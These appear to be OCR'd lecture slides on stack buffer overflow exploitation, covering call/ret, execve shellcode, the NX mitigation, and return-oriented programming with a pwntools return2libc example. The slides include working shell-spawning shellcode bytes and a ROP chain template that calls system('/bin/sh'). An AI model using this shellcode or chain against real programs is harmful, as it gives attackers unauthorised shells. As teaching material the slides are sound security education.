
buf
AAAAAAAAAA

Buffer growth

Sidenote: function calls in x86

- **call** pushes return address onto the stack
- **ret** pops return address into RIP (instruction pointer)


```c
#include <stdio.h>

void f() {
    puts("Hello");
}

int main() {
    f();
}
```



```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x000000000040113c <+0>:     push   rbp
   0x000000000040113d <+1>:     mov    rbp,rsp
   0x0000000000401140 <+4>:     mov    eax,0x0
=> 0x0000000000401145 <+9>:     call   0x401126 <f>
   0x000000000040114a <+14>:    mov    eax,0x0
   0x000000000040114f <+19>:    pop    rbp
   0x0000000000401150 <+20>:    ret
End of assembler dump.
pwndbg> disassemble f
Dump of assembler code for function f:
   0x0000000000401126 <+0>:     push   rbp
   0x0000000000401127 <+1>:     mov    rbp,rsp
   0x000000000040112a <+4>:     lea    rax,[rip+0xed3]
   0x0000000000401131 <+11>:    mov    rdi,rax
   0x0000000000401134 <+14>:    call   0x401030 <puts@plt>
   0x0000000000401139 <+19>:    nop
   0x000000000040113a <+20>:    pop    rbp
   0x000000000040113b <+21>:    ret
```

RIP-control to shell?

Shellcode: Inject our own x86 code into memory and jump to it by overwriting RIP



Shellcode

assembly code that spawns a shell


```
mov rax, 0x68732f6e69622f
push rax       ; push "/bin/sh\0" onto stack
mov rdi, rsp
xor rsi, rsi   ; rsi = 0
xor rdx, rdx   ; rdx = 0
mov rax, 0x3b  ; syscall number
syscall        ; execve("/bin/sh", 0, 0)

; can be optimized down to 22 bytes:
\x31\xF6\x56\x48\xBB\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x53\x54\x5F\xF7\xEE\xB0\x3B\x0F\x05
```

What's the catch?

🤮 Mitigations 🤮

🤮 NX-Bit (No eXecute) 🤮

- Call stack no longer executable
- Other executable segments are read-only
- Injected shellcode can’t be executed



```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX
          0x400000           0x401000 r--p
          0x401000           0x402000 r-xp
          0x402000           0x403000 r--p
          0x403000           0x404000 r--p
          0x404000           0x405000 rw-p
    0x7fcc16437000     0x7fcc16459000 r--p
    0x7fcc16459000     0x7fcc165d1000 r-xp
    0x7fcc165d1000     0x7fcc1661f000 r--p
    0x7fcc1661f000     0x7fcc16623000 r--p
    0x7fcc16623000     0x7fcc16625000 rw-p
    0x7fcc16625000     0x7fcc1662b000 rw-p
    0x7fcc16650000     0x7fcc16651000 r--p
    0x7fcc16651000     0x7fcc16674000 r-xp
    0x7fcc16674000     0x7fcc1667c000 r--p
    0x7fcc1667d000     0x7fcc1667e000 r--p
    0x7fcc1667e000     0x7fcc1667f000 rw-p
    0x7fcc1667f000     0x7fcc16680000 rw-p
    0x7ffd2a185000     0x7ffd2a1a6000 rw-p
    0x7ffd2a1bb000     0x7ffd2a1be000 r--p
    0x7ffd2a1be000     0x7ffd2a1bf000 r-xp
0xffffffffff600000 0xffffffffff601000 --xp
pwndbg> 
```

🚀 Bypass: Code Reuse Attacks 🚀

- Instead of injecting own code, use existing code
- For stack buffer overflows:
  - Overwrite return address with pointer to existing code snippet ("gadget")
  - Gadgets can be chained together if they end in **ret** instruction

Return-oriented programming (ROP)

ROP gadget examples

set register

```
pop rdi
ret
```

syscall

```
syscall
ret
```

Arbitrary Write


```
; set rdi and rax with another gadget
mov qword [rdi], rax
ret
```

...

Example: return2libc

```python
import pwn
libc = pwn.ELF('./libc.so.6')

rop_chain = pwn.flat(
    b'A' * 22,  # fill buffer with AAAAAAAAAAAAAAAAAAAAAA
    pop_rdi_gadget,
    next(libc.search(b'/bin/sh')),  # address of "/bin/sh" string in libc
    libc.sym.system  # address of system() function
)
```

ROP to shell



c0 72 21 d1 7f 7f 00 00

0x7f7fd12172c0 <__libc_system>

bd 95 37 d1 7f 7f 00 00

0x7f7fd13795bd: "/bin/sh"

Return Address

13 12 40 00 00 00 00 00

```
0x401213 <__libc_csu_init+99>:    pop rdi
0x401214 <__libc_csu_init+99>:    ret
```

Saved RBP

41 41 41 41 41 41 41 41

var

41 41 41 41

buf

